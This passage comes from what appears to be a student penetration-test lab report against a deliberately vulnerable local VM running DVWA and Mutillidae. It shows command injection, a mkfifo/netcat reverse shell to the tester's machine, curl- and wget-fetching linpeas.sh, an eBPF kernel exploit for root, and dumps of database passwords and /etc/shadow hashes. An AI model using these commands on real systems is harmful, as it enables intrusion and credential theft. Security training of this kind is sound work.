
K. Command Injection Test

c. Command Injection Experimentation:


Performed a command injection with ls command.

Unexpected output, including directory listings, confirmed successful execution.

L. Advanced Command Injection and Directory Listing



d. Complex Payload Execution:



Injected a payload combining loopback IP with directory change (cd) and listing (ls -al) commands.

Successfully listed contents of the parent directory, revealing sensitive files and directories.

VI.Reverse Shell Connection and Listener Setup

1. Reverse Shell Execution Attempt

Reverse Shell Command Construction:

Utilized a complex shell command for reverse shell establishment:

`mkfifo /tmp/s`: Created a named pipe for bidirectional communication.


`/bin/sh -i`: Requested an interactive shell session.

I/O Redirection: Managed input/output via the named pipe.


Netcat (nc) Usage: Attempted a TCP connection to our machine on port 4444 for shell control.

Cleanup Step: Scheduled removal of the named pipe post-session.

N. Local Listener Configuration



2. Local Machine Listener Initialization:



Set up a listener on our local machine with `nc -nlvp 4444` to capture the reverse shell.

Configured Netcat to listen verbosely on port 4444 for real-time connection feedback.

3. Confirmation of Successful Connection:

Observed a successful reverse shell connection from the target server (192.168.52.142).

Executed a test command ls, confirming operational control with file listings.

VII. File Transfer via Reverse Shell

1. Local HTTP Server Initiation:

```
(kali@kali)~[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.52.142 - - [04/Dec/2023 18:30:19] "GET /linpeas.sh HTTP/1.1" 200 -

Exception occurred during processing of request from ('192.168.52.142', 45924)
Traceback (most recent call last):
  File "/usr/lib/python3.11/socketserver.py", line 691, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.11/http/server.py", line 1310, in finish_request
    self.RequestHandlerClass(request, client_address, self,
  File "/usr/lib/python3.11/http/server.py", line 671, in __init__
    super().__init__(*args, **kwargs)
  File "/usr/lib/python3.11/socketserver.py", line 755, in __init__
    self.handle()
  File "/usr/lib/python3.11/http/server.py", line 436, in handle
    self.handle_one_request()
  File "/usr/lib/python3.11/http/server.py", line 424, in handle_one_request
    method()
  File "/usr/lib/python3.11/http/server.py", line 678, in do_GET
    self.copyfile(f, self.wfile)
  File "/usr/lib/python3.11/http/server.py", line 877, in copyfile
    shutil.copyfileobj(source, outputfile)
  File "/usr/lib/python3.11/shutil.py", line 200, in copyfileobj
    fdst_write(buf)
  File "/usr/lib/python3.11/socketserver.py", line 834, in write
    self._sock.sendall(b)
ConnectionResetError: [Errno 104] Connection reset by peer

192.168.52.142 - - [04/Dec/2023 18:31:14] "GET /linpeas.sh HTTP/1.1" 200 -
```

Started a Python HTTP server using `python3 -m http.server 80`.

Made the local directory accessible over HTTP on port 80 for file transfers.

2. Transferring linpeas.sh Script:

```
$ curl 192.168.52.128/linpeas.sh | sh
/bin/sh: 2: curl: not found
$ wget 192.168.52.128/linpeas.sh
--2023-12-04 15:30:20-- http://192.168.52.128/linpeas.sh
Connecting to 192.168.52.128:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847825 (828K) [text/x-sh]
linpeas.sh: Permission denied

Cannot write to 'linpeas.sh' (Success).
$ ls
help
index.php
source
$ wget http://192.168.52.128/linpeas.sh -O /tmp/linpeas.sh
--2023-12-04 15:31:14-- http://192.168.52.128/linpeas.sh
Connecting to 192.168.52.128:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847825 (828K) [text/x-sh]
Saving to: '/tmp/linpeas.sh'

 0K ..... 6% 100M 0s
 50K ..... 12% 49.2M 0s
100K ..... 18% 53.0M 0s
150K ..... 24% 39.1M 0s
200K ..... 30% 37.6M 0s
250K ..... 36% 84.4M 0s
300K ..... 42% 84.7M 0s
350K ..... 48% 160M 0s
400K ..... 54% 114M 0s
450K ..... 60% 136M 0s
500K ..... 66% 128M 0s
550K ..... 72% 139M 0s
600K ..... 78% 82.1M 0s
650K ..... 84% 124M 0s
700K ..... 90% 99.7M 0s
750K ..... 96% 183M 0s
800K ..... 100% 117M=0.01s

2023-12-04 15:31:14 (81.6 MB/s) - '/tmp/linpeas.sh' saved [847825/847825]
$
```

Within the reverse shell, executed wget to transfer linpeas.sh from Kali to the target system.

Attempt to use curl failed due to its absence on the target system.

3. Confirmation of Script Transfer:

Screenshots show successful retrieval of linpeas.sh using wget.

Script saved in the /tmp directory of the target system.

VIII. Vulnerability Assessment and Exploitation

1. Execution of linpeas.sh Script:

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2017-16995] eBPF_verifier
Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64}, fedora=25|26|27, ubuntu=14.04{kernel:4.4.0-89-generic}, [ ubuntu=16.04|17.04 ] {kernel:4.0|4.0.0 (12|20|40) generic}
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8, RHEL=5{kernel:2.6.(18|24|33)-*}, RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rc1}, RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7}, [ ubuntu=16.04|14.04|12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2
```

Utilized linpeas.sh for comprehensive vulnerability scanning.

Identified key vulnerabilities including CVE-2017-16995 (eBPF) and CVE-2016-5195 (Dirty COW).

2. Enhanced Shell Access:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/master/vulnerabilities/exec$
```

Executed `python3 -c 'import pty; pty.spawn("/bin/bash")'` for a stable, interactive shell.

Facilitated precise execution of targeted exploits.

3. Exploiting CVE-2017-16995:

Leveraged the stable shell to initiate exploitation of the eBPF vulnerability (CVE-2017-16995).

4. Downloading and Executing Exploit:

Acquired relevant exploit script from Exploit Database (exploitdb).

Executed the exploit on the target system.

5. Confirmation of Privilege Escalation:

```
./45010 ASLR
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880035d94400
[*] Leaking sock struct from ffff880076f8d000
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880078d55bc0
[*] UID from cred structure: 0, matches the current: 0
[*] hammering cred structure at ffff880078d55bc0
[*] credentials patched, launching shell ...
# whoami
whoami
root
#
```

Post-exploit execution, used whoami command.

Confirmed successful elevation to root user.

IX. Post-Privilege Escalation Activities

Sensitive File Discovery and Database Credential Extraction

1. Configuration File Examination:

```
$ pwd
/var/www/html/master/config
$ ls
config.inc.php
config.inc.php.dist
$ cat config.inc.php
```



```
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during
# Please use a database dedicated to DVWA.
# If you are using MariaDB then you cannot use root, you must use create a dedicated
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'enpm695';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';
```

Post privilege escalation, identified a configuration file in the working directory.

Discovered MySQL database credentials within the file.

2. MySQL Server Access:

```
# mysql -h 127.0.0.1 -u root -p dvwa
mysql -h 127.0.0.1 -u root -p dvwa
Enter password: enpm695

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 108
Server version: 5.7.26-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Accessed MySQL using `mysql -h 127.0.0.1 -u root -p`.

Leveraged credentials from the configuration file for login.

3. Interaction with MySQL Database:

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| mutillidae |
| mysql     |
| performance_schema |
| sys       |
+-----+
6 rows in set (0.00 sec)
```

Established a direct interface for database queries.

Opportunity to investigate data within the MySQL environment.

4. Database Enumeration Command:

```
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_mutillidae |
+-----+
| accounts             |
| balloon_tips         |
| blogs_table          |
| captured_data        |
| credit_cards         |
| help_texts           |
| hitlog               |
| level_1_help_include_files |
| page_help            |
| page_hints           |
| pen_test_tools       |
| user_poll_results    |
| youtubeVideos        |
+-----+
13 rows in set (0.00 sec)

mysql> select *from accounts;
select *from accounts;
+-----+
| cid | username | password | mysiganture | is_admin | firstname | las |
+-----+
| 1 | admin | adminpass | g0t r00t? | TRUE | System | Adm |
| 2 | adrian | somepassword | Zombie Films Rock! e9d4ff65d703a9 | TRUE | Adrian | Cre |
| 3 | john | monkey | I like the smell of confunk 084e85fa9df0... | FALSE | John | Pen |
| 4 | jeremy | password | d1373 1337 speak | FALSE | Jeremy | Dru |
| 5 | bryce | password | I Love SANS | FALSE | Bryce | Gal |
| 6 | samurai | samurai | Carving fools | FALSE | Samurai | WTF |
| 7 | jim | password | Demo is burning | FALSE | Jim | Dem |
```

Executed SHOW DATABASES; in MySQL.

Identified databases: information_schema, dvwa, mutillidae, mysql, performance_schema, sys.

5. Accounts Table Analysis in Mutillidae Database:

Located an "accounts" table in the mutillidae database.

Executed `SELECT * FROM accounts;` to reveal usernames and passwords.

23	ed	pentest	Commandline KungFu anyone?	FALSE	Ed	Sko
24	thanos	infinitystones	Just Thanos	0	Thanos	NLM

The identification of a username "thanos" with the associated password "infinity stones" within the compromised credentials seems particularly interesting.

X. User Authentication Data Analysis and System Access

1. Accessing /etc/shadow (Examination of /etc/shadow File):

Retrieved user authentication data from /etc/shadow.

Found hashed passwords for users: "thanos," "cglaive," "emaw," "pmidnight," "cobsidian," and "wwonka."

```
# cat /etc/shadow
cat /etc/shadow
root:$6$Rl.akJw3$DRZOM0oKxwpvDHR5L/ID9ZP0/K8qZumvLoCUTYw5rtZbjVcEC9wBPzwhLPNnC4hZhF.2zIXXqqyoZT/kpsSF/.:19
662:0:99999:7:::
daemon*:17379:0:99999:7:::
bin*:17379:0:99999:7:::
sys*:17379:0:99999:7:::
sync*:17379:0:99999:7:::
games*:17379:0:99999:7:::
man*:17379:0:99999:7:::
lp*:17379:0:99999:7:::
mail*:17379:0:99999:7:::
news*:17379:0:99999:7:::
uucp*:17379:0:99999:7:::
proxy*:17379:0:99999:7:::
www-data*:17379:0:99999:7:::
backup*:17379:0:99999:7:::
list*:17379:0:99999:7:::
irc*:17379:0:99999:7:::
gnats*:17379:0:99999:7:::
nobody*:17379:0:99999:7:::
systemd-timesync*:17379:0:99999:7:::
systemd-network*:17379:0:99999:7:::
systemd-resolve*:17379:0:99999:7:::
systemd-bus-proxy*:17379:0:99999:7:::
syslog*:17379:0:99999:7:::
_apt*:17379:0:99999:7:::
messagebus*:18019:0:99999:7:::
uidd*:18019:0:99999:7:::
wwonka:$1$d5AkHTsE$iI4st/kNXtAvTgOMjpRxv0:18019:0:99999:7:::
sshd*:18019:0:99999:7:::
mysql!:18019:0:99999:7:::
thanos:$6$wapx.5xl$1QxMlpk19j9/pUJCo6JG.zJGYtnnLfph98MwVvH0sCAHdWl/YCFdAs4GtqDfnexxl0GBL2/u0euWpwih3kDj/:
18021:0:99999:7:::
postfix*:18022:0:99999:7:::
ftp*:18022:0:99999:7:::
emaw:$6$t17H1TPF$7C4HX4tucEPYdaecOriZvKrKJW2KqXanb4XCSnaI/zCTzIqcPbGPDJwkqNDaZzIDVVO13tFeNoH.6at0jDcJ0:18
022:0:99999:7:::
cobsidian:$6$3w2BAVBh$Yj/OhK0FAHxvJTY7B/UO4CBI5yNim5hfZ5iN.IJRHgFBM0FxFk2gWdZ3E168ziKq0T2YwZgvbN5LDTfErgFfa
//:18023:0:99999:7:::
pmidnight:$6$bhlUpEFT$22VQN1t5xXt7tvSHX0753XMD7vVDay8mTtuhJbFnPgaWmz67AC06CKXXvWwJFg7q5t2MxXduAMEvFK.fJA
C.:18023:0:99999:7:::
cglaive:$6$qN6Qzk6Z$11UoHzU9Nd21.3ZIQTrdU1PXiD/k/e.i5KfXPDwzhTBF3det60VJg6d7RY/qbKBHPKITxcWE0ukbdGH0FvGq.
:18023:0:99999:7:::
telnetd*:18023:0:99999:7:::
vboxadd!:18023:0:99999:7:::
Username: admin
```


2. Exploring /etc/passwd:

Accessed /etc/passwd to obtain user account details.

Identified users, user IDs, group IDs, home directories, and shell information.

Noted a user "Ebony Maw" with username "emaw".

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
wwonka:x:1000:1000:Willy Wonka,,,:/home/wwonka:/bin/bash
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false
thanos:x:1001:1001:Thanos,,,:/home/thanos:/bin/bash
postfix:x:110:118::/var/spool/postfix:/bin/false
ftp:x:111:120:ftp daemon,,,:/srv/ftp:/bin/false
emaw:x:1002:1002:Ebony Maw,,,:/home/emaw:/bin/bash
cobsidian:x:1003:1003:Cull Obsidian,,,:/home/cobsidian:/bin/bash
pmidnight:x:1004:1004:Proxima Midnight,,,:/home/pmidnight:/bin/bash
cglaive:x:1005:1005:Corvus Glaive,,,:/home/cglaive:/bin/bash
telnetd:x:112:121::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
```

3. System Access with Thanos Account:

Logged in with "thanos" and "infinitystones".

Used ls command to reveal a file thoughts.enc.


```
(kali㉿kali)-[~/Desktop]
$ ssh thanos@192.168.52.142
The authenticity of host '192.168.52.142 (192.168.52.142)' can't be established.
ED25519 key fingerprint is SHA256:AeYmmcheUqURseoJHrtVD9r0LnzcQuqqSGy0ERKT1sU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.52.142' (ED25519) to the list of known hosts.
thanos@192.168.52.142's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Thu Oct 26 08:55:47 2023
thanos@ubuntu:~$ ls
thoughts.enc
thanos@ubuntu:~$
```

4. SSH Access Using emaw Account:

Attempted SSH with "emaw" username and "judgement" password.

Successfully gained access for further system exploration.





```
(kali@kali)-[~/Desktop]
$ ssh emaw@192.168.52.142
emaw@192.168.52.142's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec  4 16:44:27 2023 from 192.168.52.128
emaw@ubuntu:~$
```

5. Cracking the password for other users

Initial Hash Cracking Attempt: Utilized the default rockyou.txt wordlist for cracking hashes extracted from the /etc/shadow file, yielding no significant results.

```

root@ubuntu:/# cd /etc/
root@ubuntu:/etc# cat shadow
root:$6$RL.akJw3$DRZOM0oKxwvpdHR5L/ID9ZP0/K8qZumvLoCUTYw5rtZbjVcEC9wBPzwhLPNnC4zhF.2zIXXqqyoZT/kpsSF/.:19662:0:99999:7:::
daemon*:17379:0:99999:7:::
bin*:17379:0:99999:7:::
sys*:17379:0:99999:7:::
sync*:17379:0:99999:7:::
games*:17379:0:99999:7:::
man*:17379:0:99999:7:::
lp*:17379:0:99999:7:::
mail*:17379:0:99999:7:::
news*:17379:0:99999:7:::
uucp*:17379:0:99999:7:::
proxy*:17379:0:99999:7:::
www-data*:17379:0:99999:7:::
backup*:17379:0:99999:7:::
list*:17379:0:99999:7:::
irc*:17379:0:99999:7:::
gnats*:17379:0:99999:7:::
nobody*:17379:0:99999:7:::
systemd-timesync*:17379:0:99999:7:::
systemd-network*:17379:0:99999:7:::
systemd-resolve*:17379:0:99999:7:::
systemd-bus-proxy*:17379:0:99999:7:::
syslog*:17379:0:99999:7:::
_apt*:17379:0:99999:7:::
messagebus*:18019:0:99999:7:::
uidd*:18019:0:99999:7:::
wwonka:$1$d5AkHTsE$i4st/kNXtAvTgOMjpRxv0:18019:0:99999:7:::
sshd*:18019:0:99999:7:::
mysql!:18019:0:99999:7:::
thanos:$6$wapx.5xl$1QxMlpk19j9/pUJC06JG.zJGYtnnLfph98MwxVVH0sCAHdWl/YCFdAs4GtQDfnexx10GBL2/u0euWpwih3kdJ/:18021:0:99999:7:::
postfix*:18022:0:99999:7:::
ftp*:18022:0:99999:7:::
emaw:$6$tL7H1TPF$7C4HX4tucEPYdaeacOriZvKrKJW2KqXanb4XCSnaI/zCTzIqcPbGPDJwkqNDaZzIDVVOi3tFeNoH.6at0jDcJ0:18022:0:99999:7:::
cobsidian:$6$3w2BAVbH$Yj/OhK0FAHxvJTY7B/U04CBI5yNim5hfZ5iN.IJRHgfBM0FxFk2gWdZ3E168ziKq0T2YwZgVbN5LDTfErgFfa//:18023:0:99999:7:::
pmidnight:$6$bhLUpEFT$22VQN1t5xXt7tvSHX0753XMD7vVDay8mTTuhJbFnPgaWmMz67AC06CKXXvWwJFg7q5t2MxXxduAMEvFK.fJAC.:18023:0:99999:7:::
cglaive:$6$gN6Qzk6Z$11UoHzU9Nd21.3ZlQTrdu1PXiD/k/eb.i5KfxPDwzhTBF3det6OVJg6d7RY/qbKBHPKITxcWE0ukbdGH0FvGq.:18023:0:99999:7:::
telnetd*:18023:0:99999:7:::
vboxadd!:18023:0:99999:7:::
root@ubuntu:/etc#

```

```

hash
home > kali > sec_os_final > hash
1 $6$tL7H1TPF$7C4HX4tucEPYdaeacOriZvKrKJW2KqXanb4XCSnaI/zCTzIqcPbGPDJwkqNDaZzIDVVOi3tFeNoH.6at0jDcJ0
2 $6$3w2BAVbH$Yj/OhK0FAHxvJTY7B/U04CBI5yNim5hfZ5iN.IJRHgfBM0FxFk2gWdZ3E168ziKq0T2YwZgVbN5LDTfErgFfa//
3 $6$bhLUpEFT$22VQN1t5xXt7tvSHX0753XMD7vVDay8mTTuhJbFnPgaWmMz67AC06CKXXvWwJFg7q5t2MxXxduAMEvFK.fJAC.
4

```

Investigation through .bash_history: Investigated user creation details from the /root/.bash_history file, revealing associations with the Black Order group from Marvel.

```

root@ubuntu:/root# cat .bash_history | grep 'useradd'
useradd
useradd -u 1001 -s /bin/bash -c "Thanos,,," thanos
useradd -u 1001 -m -s /bin/bash -c "Thanos,,," thanos
useradd -u 1002 -m -s /bin/bash -c "Ebony Maw,,," emaw
useradd -u 1002 -m -s /bin/bash -c "Ebony Maw,,," emaw
useradd -u 1003 -c "Cull Obsidian,,," -m -s /bin/bash cobsidian
useradd -u 1004 -c "Proxima Midnight,,," -m -s /bin/bash pmidnight
